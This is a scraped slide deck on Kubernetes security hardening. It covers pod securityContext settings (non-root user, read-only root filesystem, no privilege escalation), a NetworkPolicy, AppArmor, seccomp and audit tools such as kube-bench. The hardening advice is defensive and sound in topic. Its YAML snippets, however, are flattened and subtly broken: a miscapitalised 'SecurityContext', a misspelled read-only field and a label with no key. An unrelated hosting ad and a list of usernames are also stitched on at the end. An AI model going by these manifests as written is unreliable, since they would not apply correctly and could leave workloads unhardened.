
apiVersion: v1 kind: Pod metadata: name: security-context-demo spec: SecurityContext: runAsUser:
1000 Step 1: Run as Non Root

apiVersion: v1 kind: Pod metadata: name: security-context-demo spec: SecurityContext: runAsUser:
1000 readOnlyRootFileSystem: true Step 2: Read Only Filesystem

apiVersion: v1 kind: Pod metadata: name: security-context-demo spec: SecurityContext: runAsUser:
1000 readOnlyRootFileSystem: true allowPrivilegeEscalation: false Step 3: Prevent Escaping
CONTROL PLANE NETWORKING HOST RUNTIME

apiVersion: networking.k8s.io/v1 kind: NetworkPolicy metadata: name: allow-db-access spec: podSelector: matchLabels:
tier: database ingress: - from: - podSelector: matchLabels: frontend policyTypes: - Ingress Network Policy
None
None
None
CONTROL PLANE NETWORKING HOST RUNTIME
None
None
Minimal Host OS
None
AppArmor
seccomp
Questions?

• CIS Benchmark - CIS Security • Kube-bench - Aqua
Security • Kube Auto Analyzer - Rory McCune • KubeAudit - Shopify • Sonobuoy - VMWare / Heptio • KubeATF - Symantec
Security is a not a noun you refer to every
now and then, it’s a verb and involves constant and specific action
Thanks!
[email protected]
@signedness

 SiteGround - Reliable hosting with speed, security, and support you can count on.


 johanndutoit
 bbrbbq
 masa_my
 cmusudakeisuke
 freee
 iktakahiro
 watany
 yu23ki14
 sansantech
 yuuuuuuu168
 kentapapa
 ama_ch
 yamad
 akosma
 keithpitt
 csswizardry
 tessaabrams
 62gerente
 sarafernandez
 aleyda
 jlugia
 tammyeverts
 aarron
 schroneko
 rasagy